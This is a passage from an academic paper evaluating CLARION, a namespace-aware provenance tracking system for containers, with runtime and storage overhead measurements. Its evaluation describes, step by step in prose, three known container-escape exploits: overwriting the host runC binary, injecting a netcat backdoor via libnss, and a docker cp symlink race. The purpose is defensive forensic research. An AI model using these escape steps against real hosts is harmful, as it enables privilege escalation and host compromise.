We implement those patterns as a SPADE filter, and it automatically finds the starting point of those initialization patterns and attempts to do a backward traversal so the subgraph corresponding to initialization will be marked.

5 System Evaluation

In this section, we evaluate CLARION by answering the following questions.

- **Q1. Usefulness:** How *effective* is CLARION in dealing with real-world container microservice attacks?
- **Q2. Generality:** Are namespace disambiguation strategies implemented by CLARION for performing provenance tracking *generally* applicable across different container engines?
- **Q3. Performance:** Does CLARION provide an *efficient* provenance monitoring solution for real-world microservice deployments?

5.1 Effectiveness Evaluation

To illustrate the effectiveness of CLARION for container-based provenance and forensic analysis, we evaluate against exploits of three recent CVEs affecting Docker. Specifically, we generate the provenance graphs with and without namespace and container awareness to show the capability of our solution. Then, we compare between the original provenance graphs generated by SPADE and CLARION.

The CVEs that we selected include CVE 2019-5736 (`runC`), CVE 2019-14271 (`docker-tar`) and CVE 2018-15664 (`docker-cp`). The first two exploits are particularly detrimental because they can lead to privilege escalation in the host machine. The third is a race-condition (time-dependent) which requires multiple tries and some serendipity for successful exploitation.

5.1.1 CVE 2019-5736: runC Exploit

`runC` through 1.0-rc6 (as used in Docker before 18.09.2 and other platforms like LXC), allows attackers to overwrite the host `runC` binary (and consequently obtain host root access) by leveraging the ability to execute a command as root within one of these containers: (1) a new container with an attacker-controlled image, or (2) an existing container, to which the attacker previously had write access, that can be attached with docker exec. This occurs because of file-descriptor mishandling, related to `/proc/self/exe` [6]. Overwriting `runC` can lead to a privilege escalation attack by replacing `runC` binary with a backdoor program. The following four steps are used to demonstrate a successful exploitation using this vulnerability:

1. Create a container where we have gcc installed.
2. Create three files in this container with the `docker cp` command. Those files are (1) a script (`bad_init.sh`) that overwrites the executable (`/proc/self/exe`) of the process running this script; (2) a C program file (`bad_libseccomp.c`) that invokes `bad_init.sh`; and (3) a shell script (`make.sh`) for compiling `bad_libseccomp.c` and setting up the bait for `runC`.
3. Start this container and execute `make.sh` that accomplishes two goals: (1) replaces the `seccomp` module with `bad_libseccomp.c`. Here `seccomp` module is a regular library which will be automatically loaded when an Ubuntu container starts; (2) replaces the default start-up process, i.e., the bash shell in Ubuntu containers, with `/proc/self/exe`.
4. If and when this container is restarted, `runC` on the host loads the malicious `seccomp` module leading to execution of the malicious script (`bad_init.sh`), which overwrites the parent process, i.e., `runC` will be overwritten with the contents of `bad_init.sh`.

We illustrate the provenance graphs associated with this exploit in Figures 10, 11. This exploit consists of two starts of a malicious container. Figure 10 corresponds to the first start and Figure 11 corresponds to the second start.

We see that in the graphs without namespace awareness, the provenance graph fractures completely. Specifically, subgraphs corresponding to essential exploit steps are fractured, making it challenging for analysts to do backward and forward tracking given the attack points on `make.sh` and `bash`. Furthermore, ambiguity exists everywhere in those namespace-unaware graphs. Among many points exposing ambiguity, the ambiguity between two `/lib/x86_64-linux-gnu/libseccmp.so.2.4.1` file artifacts in the second start is significant. If we cannot distinguish between them, we will not be able to understand that a malicious GNU library inside the container is linked with the `runC` instance (`/proc/self/exe`).

CLARION can successfully restore the connection between essential exploit steps in the namespace-aware provenance graphs and also resolve the associated ambiguity issues, making it very clear that a malicious container library is linked by the `runC` instance (which is anomalous).

5.1.2 CVE 2019-14271: docker-tar Exploit

Docker 19.03.x (prior to 19.03.1) linked against the GNU C Library (`glibc`) is vulnerable to code injection attacks, that may occur when the nsswitch facility dynamically loads a library inside the container using `chroot` [5] [5]. This code injection can affect the library files on the host and may be used to trigger privilege-escalation attacks.

We exploit this privilege-escalation vulnerability using `docker-tar`, a helper process spawned by the Docker engine that obviates the need to manually resolve symlinks in the container filesystem. First, `docker-tar` uses the `chroot` command to change its root to the container's root. This is done so that all symlinks are resolved relative to the container's

[5] The assumption here is that libraries within the containers are untrusted from the perspective of the host.




Figure 11: CVE 2019-5736: Provenance graph for 2nd start without (top) and with (bottom) namespace/container awareness

root, preventing any ambiguities. After running `chroot`, `docker-tar` attempts to link with several standard `glibc` libraries, which induces the vulnerability. When `docker-tar` attempts to link with these libraries, it will instead link the library files inside the container. However, a malicious image could inject code inside those library files, such that the malicious code executes as part of the `docker-tar` process since they are linked by `docker-tar`. Specifically, two steps are required to demonstrate exploitation of this vulnerability:

1. We modify `libnss_files.so` in the container image by a malicious script `modify.sh`, an example library linked with `docker-tar`, using a code injection attack such that it includes additional code to execute a malicious script, called `breakout.sh`, that sets up a backdoor on the host using `netcat`.
2. When we then run the `docker-tar` command from a container using this image, the `docker cp` command is executed within the container that copies the library file to the host, leading to an open backdoor on the host.

Provenance graphs for comparison are shown in Figure 12. Similar to the first exploit, the namespace-unaware provenance graph is fractured. We see that bash process 2098 forked a child process but does nothing due to PID namespace fracturing. In addition, this graph implies that the `libnss` library on the host was compromised, which is incorrect. In contrast, CLARION eliminates graph fracturing and provides a sound and clear understanding of how this attack is initiated from inside the container. Specifically, (1) CLARION marks the boundary of containers so we know the starting malicious script `modify.sh` is run inside the container; and (2) CLARION provides the mapped path for the library file so we know the compromised `libnss_files.so` is inside the container.

5.1.3 CVE 2018-15664: Symlink TOCTOU Exploit

In Docker (versions <= 18.06.1-ce-rc2), API endpoints behind the `docker cp` command are vulnerable to a symlink-exchange attack with Directory Traversal. This gives attackers arbitrary read-write access to the host filesystem with root privileges, because `daemon/archive.go` does not do archive operations on a frozen filesystem (or from within a `chroot`) [4].

When `docker cp` attempts to use a symlink from the container directory, it must find the absolute pathname file or directory in the context of the container filesystem. Failing to do so causes the symlink to be resolved in the host's filesystem, which allows symlinks created inside the container to affect files outside the container. When a user executes `docker cp` on a container filesystem, the Docker daemon process first executes a `FollowSymlinkInScope()` function, which returns the non-symlink path to the file/directory. Only after finding the actual path for both source and destination filenames does `docker cp` start copying files. One problem that arises from this process is that there is no guarantee that the filesystem won't change between running `FollowSymlinkInScope()` and copying the files. Here, a possible attack utilizing a Time-of-Check to Time-of-Use (TOCTOU) race condition is to have a process inside the container apply a symlink right after Docker verifies the symlink path, and right before docker begins writing the file. When docker uses the filename it resolved earlier, it will traverse the symlink to a file on the host




Figure 12: CVE 2019-14271: Provenance graph for the `docker-tar` exploit without (top) and with (bottom) namespace/container awareness

machine.

Through this exploit, a container process could potentially overwrite any file in the container when the host tries to copy a file into that container. This includes crucial system files such as password and user records. In our example, we use the four steps shown below in the order when attackers win the race condition to reproduce the exploit:

1. Host tries to copy a file `w00t_w00t_im_a_flag` from the container's filesystem to the host system by running `docker cp`.
2. Docker engine resolves both source and destination filenames, traversing any necessary symlinks.
3. Malicious process inside the container creates another directory (`stash_path`), applies a symlink to `/`, and performs a rename exchange of the original directory containing `w00t_w00t_im_a_flag`, i.e., `totally_safe_path`, with `stash_path`.
4. Docker engine, uses the filename resolved at Step 2, and performs a read of the container filename, and writes the data to the host filesystem.

Once the malicious process wins the race condition (Step 3), the symlink will be resolved in the host's filesystem and `docker cp` ends up copying the `w00t_w00t_im_a_flag` in the host, rather than the one inside the container. For this exploit, the provenance generated by CLARION graph shown in Figure 13 does not show significant difference from the namespace-unaware graph, because there is only one malicious process which will be run from at container start. Yet, without namespace awareness, the analyst will not be able to know that the key malicious process, i.e., `symlink_swap`, is running inside a container.

5.2 Cross-container Evaluation

To demonstrate that our solution is generic to several popular container engines together with deeper insights about provenance graph statistics, we select LXC (a classical container engine), rkt (a container engine with the second highest market share), Mesos and Docker for evaluation.

5.2.1 Initialization Graphs

We show the provenance graphs for the initialization of a `hello-world` container within each container engine in Figures 14, 15, and 16.

We find the initialization provenance graphs for the three different container engines to be clear and intuitive. They show that even when varying initialization routines are employed by different container engines, (e.g., rkt doesn't start the container before it finishes changing root path, while the other two use the first process inside the container), our initialization patterns always detect them accurately. Moreover, CLARION successfully summarizes the container boundary for all three container engines.

5.2.2 Quantitative Provenance Graph Results

We measured the impact of CLARION on provenance graph statistics to quantitatively assess the implications of namespace awareness with various container engines. We selected five popular Docker images that cover typical use cases in microservices including the base OS (ubuntu), a popular database (redis), a continuous integration server (jenkins) and a web server (nginx). We ran those images on three popu-




Figure 13: CVE2018-15664: `docker cp` race condition exploit without and with namespace/container awareness. Steps 1 and 2 are attempts to establish the symlink between the stash path inside the container and the root path on the host. Steps 3 and 4 represent the renaming exchange between the symlinked stach path and the path of the file to be copied. Steps 5-7 show that `dockerd` didn't resolve the correct path and ultimately copies the incorrect file.




Figure 14: Initialization of a hello-world rkt container




Figure 15: Initialization of a hello-world Docker container

lar container engines: Docker, rkt and Mesos. The results are reported in Tables 7, 8, and 9, respectively. For each image, we collected the behavior from container initialization to stable operation. In addition, we used two advanced configurations for nginx to highlight the effect of namespace awareness. *MT-4* indicates that we ran the nginx server with worker_process=4, while *MC-4* means we ran four nginx containers concurrently.

We see that in most cases, the total count of vertices and edges are not significantly impacted by the addition of namespace awareness. This is because it is possible for namespace unawareness to add or reduce vertices/edges, depending on the workload. For example, process cloning leads to more spurious vertices while false dependencies due to shared filenames in the mount namespace results in fewer vertices. Generally speaking, fewer vertices and more edges will be a better result because the provenance graph suffers from less fracturing. Hence, we count the (lost/extra) error vertices/edges in two common cases, i.e., process creation and file access, causing fragmentation and ambiguities. Though this may not cover all cases causing error vertices/edges, we believe it provides a useful lower bound to illustrate the severity of the soundness issue. Finally, in the case of components, we can observe significant differences when namespace awareness is turned on. Specifically, in nginx(*MC-4*) for rkt, we can see the components of SPADE are doubled in comparison to CLARION, meaning the corresponding provenance graph fractures significantly. This is because the four-container setting has more workload inside the containers and so the subgraph inside the container is much larger. Since the namespace-unaware system will fail to infer correct provenance inside containers,




Figure 16: Initialization of a hello-world LXC container

the whole graph becomes more fractured as well. These results underscore how, especially in microservice scenarios, namespace-unawareness can lead to significant errors due to both fragmentation and ambiguities.

5.3 Efficiency Evaluation

Our efficiency evaluation consists of two parts: runtime overhead evaluation and storage overhead evaluation. We deployed a microservice benchmark and conducted a performance comparison between SPADE and CLARION.

5.3.1 Experiment Setup

The server machine we used has a configuration of Xeon(R) E5-4669 CPU and 256 GB memory. The microservice benchmark we selected a very popular microservice demo, **Online Boutique** [10], provided by Google. It contains 10 representative microservices and a web-based e-commerce app in which users can browse items, add them to the cart, and purchase them (i.e., a typical use-case for modern microservices).

5.3.2 Runtime Overhead

To compute the runtime overhead, we started every microservice independently 100 times and recorded the cumulative time for those 100 microservice containers to be initialized. First, we performed this process for each microservice without any audit subsystem enabled to get a baseline. Next, we repeated this evaluation with Linux Audit, SPADE, CLARION, CamFlow, and Linux Audit with SE-Linux labeling [6].

We summarize the detailed results in Table 10. The incremental overhead is calculated by comparing CLARION's overhead with that of SPADE. The "overall overheads" are based on comparison against the performance of the Base system. We find that the additional runtime overhead on SPADE imposed by CLARION is under 5% which we consider to be acceptable.

[6]Our objective is to obtain an estimate for Winnower's computational overhead. Unfortunately, because we do not have access to the Winnower system, we use Linux Audit with namespace-aware audit rules and SE-Linux-enabled Docker to obtain the results shown under SEL-Audit. We believe SEL-Audit results can serve as a lower-bound estimate of Winnower's computational overhead as Winnower uses Linux Audit and relies on SE-Linux labels. This does not measure the cost associated with Winnower's graph reduction or anomaly detection functionality.

The overall overhead of CLARION consists of SPADE overhead and CLARION's (PID namespace, Netfilter) kernel module overhead. By comparing values in the Base column with CLARION's overhead columns, we see that the major overhead originates from Linux Audit as opposed to extra modules introduced by CLARION.

5.3.3 Storage Overhead

We compare the size of raw logs collected by SPADE and CLARION in the aforementioned microservice environment with all 10 microservices. We collected logs for 24 hours and the results are shown in Table 11. We see that the additional storage overhead for CLARION is modest (under 5%) and much lower than CamFlow.

6 Related Work

Container Security. With the growing popularity of container-based virtualization, numerous security issues have been identified in container orchestration systems [8,9,14,18]. The reasons for these security issues may be attributed to a diverse set of flaws in design assumptions. For instance, to simplify support for file-system features like "bind mount", container engines, such as Docker do not enable the user namespace by default because this leads to file access privilege problems. But disabling the user namespace also implies that the root user inside the container also becomes the root user outside the container. In several aforementioned security issues, attackers simply leverage this general vulnerability to achieve privilege escalation on the host OS. Given the prevalence of such security issues, developing defensive technology that supports security analysis in container environments is crucial. This paper describes a first step toward a robust forensics analysis framework for containerized application deployments.

Container Vulnerability Analysis. Many existing efforts [37] have focused on the problem of container system vulnerability analysis. One line of work leverages traditional static analysis techniques to perform compliance checking on container images, such as those built with Docker. However, they do not protect the integrity of container instances at runtime [33,40]. Thus, contemporary container vulnerability analysis tools are limited in their ability to conduct long-term forensic analysis. Our study complements current container vulnerability analytics by providing a dynamic analysis view that leverages semantics-aware comprehension of attacks targeting running containers.

Provenance Tracking and Causality Analysis. Provenance tracking and causality analysis have played a vital role in system forensics [31, 32, 34, 36]. These tools build provenance/causal graphs by connecting system objects like processes, files, and sockets by using low-level events, such as system calls. When an attack entry point is identified, forward and backward tracking along graphs can then be performed to find the attack-related subgraphs. These allow analysts to get

Table 7: Provenance Graph Statistics Comparison (Docker)

Service	Error Vertices (lost/extra)	Error Edges	Vertices SPADE/CLARION	Edges SPADE/CLARION	Components SPADE/CLARION
ubuntu	58 (8/50)	900	4236 / 4152	19056 / 19066	22 / 22
redis	78 (18/60)	1612	4759 / 4677	22856 / 22871	23 / 22
jenkins	55 (2/53)	133	4673 / 4581	21024 / 21026	28 / 25
node	72 (9/63)	919	4473 / 4387	19371 / 19376	24 / 21
nginx	72 (18/54)	1558	4737 / 4637	20780 / 20841	26 / 21
nginx MT-4	73 (19/54)	1662	7467 / 7345	40711 / 40781	32 / 26
nginx MC-4	376 (135/241)	7492	23875 / 23233	119128 / 119372	49 / 31

Table 8: Provenance Graph Statistics Comparison (rkt)

Service	Error Vertices (lost/extra)	Error Edges	Vertices SPADE/CLARION	Edges SPADE/CLARION	Components SPADE/CLARION
ubuntu	80 (59/21)	10076	19047 / 19031	88022 / 88114	28 / 27
redis	171 (145/26)	12540	19348 / 19330	90471 / 90573	26 / 26
jenkins	99 (84/15)	10749	19441 / 19420	90798 / 90893	28 / 28
node	138 (103/35)	13334	19600 / 19575	90029 / 90125	27 / 25
nginx	85 (69/16)	10671	19666 / 19617	90885 / 91063	34 / 28
nginx MT-4	101 (70/31)	15272	23761 / 23721	106599 / 106754	40 / 33
nginx MC-4	828 (726/102)	65022	92962 / 93158	425550 / 426194	66 / 36

a clear understanding of the attack origin and its impact on the system. Several prior efforts have proposed mechanisms that seek to improve the quality of generated provenance/causal graphs [31, 32, 36] in different ways. While some of these attempt to mitigate the dependency explosion problem and eliminate unrelated data [41], others focus on real-time and scalable graph generation [34]. As described in Section 2, systems such as Winnower [26] and CamFlow [39] also have limitations. CamFlow has namespace awareness but not container awareness (i.e., it only extracts namespace identifiers, but does nothing to deal with container semantics or container boundaries.) In contrast, Winnower is container-aware but not namespace-aware. Although it uses SELinux label information to assign docker container IDs for process, file, and socket objects, those labels are not sufficient to fully disambiguate the effect of important syscalls like `clone`, `fork`. However, since both Winnower and CLARION run on SPADE, the two systems are complementary and could potentially be integrated. Our work is also more general and agnostic to specific container-management frameworks.

Alternative OS-level Virtualization Techniques. Multiple OS-level virtualization techniques exist on other operating system platforms. Among all those techniques, Solaris zones [11] and FreeBSD jails [12] show considerable similarity to Linux namespaces because both of them seek to provide isolation of system resources virtualized by Linux namespaces, e.g., process identifiers, filesystem and network stack, while sharing the same underlying kernel. Although conceptually similar, provenance effects from these techniques depend on multiple factors including virtualized resources, OS platforms, audit frameworks, etc. We provide a summary of our investigation into BSD Jail and Solaris Zones in Section 3.1.

7 Conclusion

In this paper, we present a comprehensive analysis of the soundness and clarity challenges introduced in data provenance analysis by Linux namespaces and containerization. Our analysis informed the development of CLARION, a namespace-aware provenance tracking solution targeting Linux container-based microservice deployments. Specifically, we resolved the soundness challenges introduced in each of the Linux namespaces affected by containerization and developed abstraction patterns to clarify container-specific semantics. We demonstrated the wide applicability of our solution by illustrating the generation of namespace-aware provenance graphs across multiple container engines. Evaluation results on real-world microservice benchmarks show that our solution is more effective than state-of-the-art provenance-tracking techniques and introduces acceptable additional overhead.

Acknowledgements

We thank our shepherd, Kevin Butler, and the anonymous reviewers for their insightful comments and suggestions. This work was sponsored in part by the U.S. Department of Homeland Security (DHS) Science and Technology Directorate under Contract HSHQDC-16-C-00034 and the National Science Foundation under Grants 1514503 and 1547467. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of DHS or NSF and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of DHS, NSF or the U.S. government.

Table 9: Provenance Graph Statistics Comparison (Mesos)

Service	Error Vertices (lost/extra)	Error Edges	Vertices SPADE/CLARION	Edges SPADE/CLARION	Components SPADE/CLARION
ubuntu	10 (5/5)	241	28019 / 27932	76555 / 76561	18 / 17
redis	30 (18/12)	3149	19667 / 19574	59504 / 59507	17 / 17
jenkins	267 (210/57)	25453	34664 / 34560	141381 / 141387	26 / 24
node	21 (9/12)	1106	4960 / 4864	15492 / 15495	16 / 15
nginx	23 (20/3)	2389	5159 / 5067	17580 / 17582	20 / 17
nginx MT-4	23 (20/3)	2418	5185 / 5093	22545 / 22547	17 / 16
nginx MC-4	1402 (1383/19)	30304	19606 / 18817	66972 / 66982	30 / 22

Table 10: Runtime Overhead Comparison of Container Provenance Systems

Service	Base (secs)	Linux Audit (secs)	SPADE (secs)	CLARION (secs)	Incremental Overhead (CLARION)	Overall Overhead (Audit + SPADE + CLARION)	Overall Overhead (CamFlow)	Overall Overhead (SEL-Audit)
frontend	1503 s	1550 s	1558 s	1578 s	1.3%	3.7%	4.8%	32.4%
productcatalog service	668 s	679 s	681 s	691 s	1.5%	3.4%	9.1%	25.0%
currencyservice	1104 s	1139 s	1153 s	1169 s	1.4%	5.9%	12.9%	8.5%
paymentservice	1082 s	1123 s	1126 s	1143 s	1.5%	5.6%	11.5%	9.7%
shippingservice	434 s	446 s	449 s	451 s	0.4%	3.9%	22.5%	25.8%
emailservice	929 s	960 s	1028 s	1068 s	3.9%	15.0%	1.2%	17.6%
checkoutservice	682 s	719 s	714 s	734 s	2.8%	7.6%	3.2%	13.9%
recommendation service	8726 s	9418 s	9337 s	9729 s	4.2%	11.5%	9.5%	19.5%
adservice	4438 s	4454 s	4518 s	4571 s	1.2%	3.0%	5.3%	8.5%
loadgenerator	200 s	208 s	212 s	215 s	1.4%	7.5%	20.4%	29.4%

Table 11: Storage Overhead Comparison

SEL-Audit	CamFlow	SPADE	CLARION	Incremental Overhead
168.79 GB	312.56 GB	174.68 GB	181.75 GB	4.05%

References

[1] Apache Mesos. http://mesos.apache.org/.

[2] AWS Serverless Computing Services. https://aws.amazon.com/serverless/?nc1=h_ls.

[3] CoreOS rkt. https://coreos.com/rkt/.

[4] CVE-2018-15664 (Symlink TOCTOU). https://nvd.nist.gov/vuln/detail/CVE-2018-15664.

[5] CVE-2019-14271 (Docker-tar). https://nvd.nist.gov/vuln/detail/CVE-2019-14271.

[6] CVE-2019-5736 (RunC). https://nvd.nist.gov/vuln/detail/CVE-2019-5736.

[7] Docker. https://www.docker.com/.

[8] Docker Engine Large Integer Denial of Service Vulnerability. https://nvd.nist.gov/vuln/detail/CVE-2018-20699.

[9] Escape of Play-with-Docker Containers. https://threatpost.com/hack-allows-escape-of-play-with-docker-containers/140831/.

[10] Google Microservice Demo: Online Boutique. https://github.com/GoogleCloudPlatform/microservices-demo.

[11] Introduction to Solaris Zones. https://docs.oracle.com/cd/E19044-01/sol.containers/817-1592/zones.intro-1/index.html.

[12] Jails in FreeBSD Handbook. https://docs.freebsd.org/en/books/handbook/jails/.

[13] Kernel Self-Protection Docs. https://www.kernel.org/doc/html/latest/security/self-protection.html.

[14] Kinsing Malware on Containers. https://blog.aquasec.com/threat-alert-kinsing-malware-container-vulnerability.

[15] Linux Namespace. https://www.man7.org/linux/man-pages/man7/namespaces.7.html.

[16] LTTng. https://lttng.org/.

[17] LXC: Linux Container Docs. https://linuxcontainers.org/lxd/docs/master/.

[18] Misconfigured Containers Again Targeted by Cryptominer Malware. https://t.co/J2WXp51xIK.

[19] Netfilter Architecture. https://www.netfilter.org/.

[20] Pattern: Microservice Architecture. https://microservices.io/patterns/microservices.html.

[21] Sysdig. https://github.com/draios.

[22] Adam Bates, Dave Jing Tian, Kevin Butler, and Thomas Moyer. Trustworthy whole-system provenance for the Linux kernel. In *24th USENIX Security Symposium*, 2015.

[23] Ashish Gehani and Dawood Tariq. SPADE: Support for provenance auditing in distributed environments. In *13th ACM/IFIP/USENIX International Conference on Middleware*, 2012.

[24] Ashvin Goel, Kenneth Po, Kamran Farhadi, Zheng Li, and Eyal De Lara. The Taser intrusion recovery system. In *20th ACM Symposium on Operating Systems Principles*, pages 163–176, 2005.

[25] Steve Grubb. Redhat Linux Audit. https://people.redhat.com/sgrubb/audit/.




Figure 17: Motivating Example: Trivial insider attack.

[26] Wajih Ul Hassan, Lemay Aguse, Nuraini Aguse, Adam Bates, and Thomas Moyer. Towards scalable cluster auditing through grammatical inference over provenance graphs. In *25th Network and Distributed System Security Symposium*, 2018.

[27] Taesoo Kim, Xi Wang, Nickolai Zeldovich, and Frans Kaashoek. Intrusion recovery using selective re-execution. In *9th USENIX Symposium on Operating Systems Design and Implementation*, 2010.

[28] Samuel King and Peter Chen. Backtracking intrusions. In *19th ACM Symposium on Operating Systems Principles*, 2003.

[29] Samuel King, Zhuoqing Morley Mao, Dominic Lucchetti, and Peter Chen. Enriching intrusion alerts through multi-host causality. In *12th Network and Distributed System Security Symposium*, 2005.

[30] Srinivas Krishnan, Kevin Snow, and Fabian Monrose. Trail of bytes: Efficient support for forensic analysis. In *17th ACM Conference on Computer and Communications Security*, 2010.

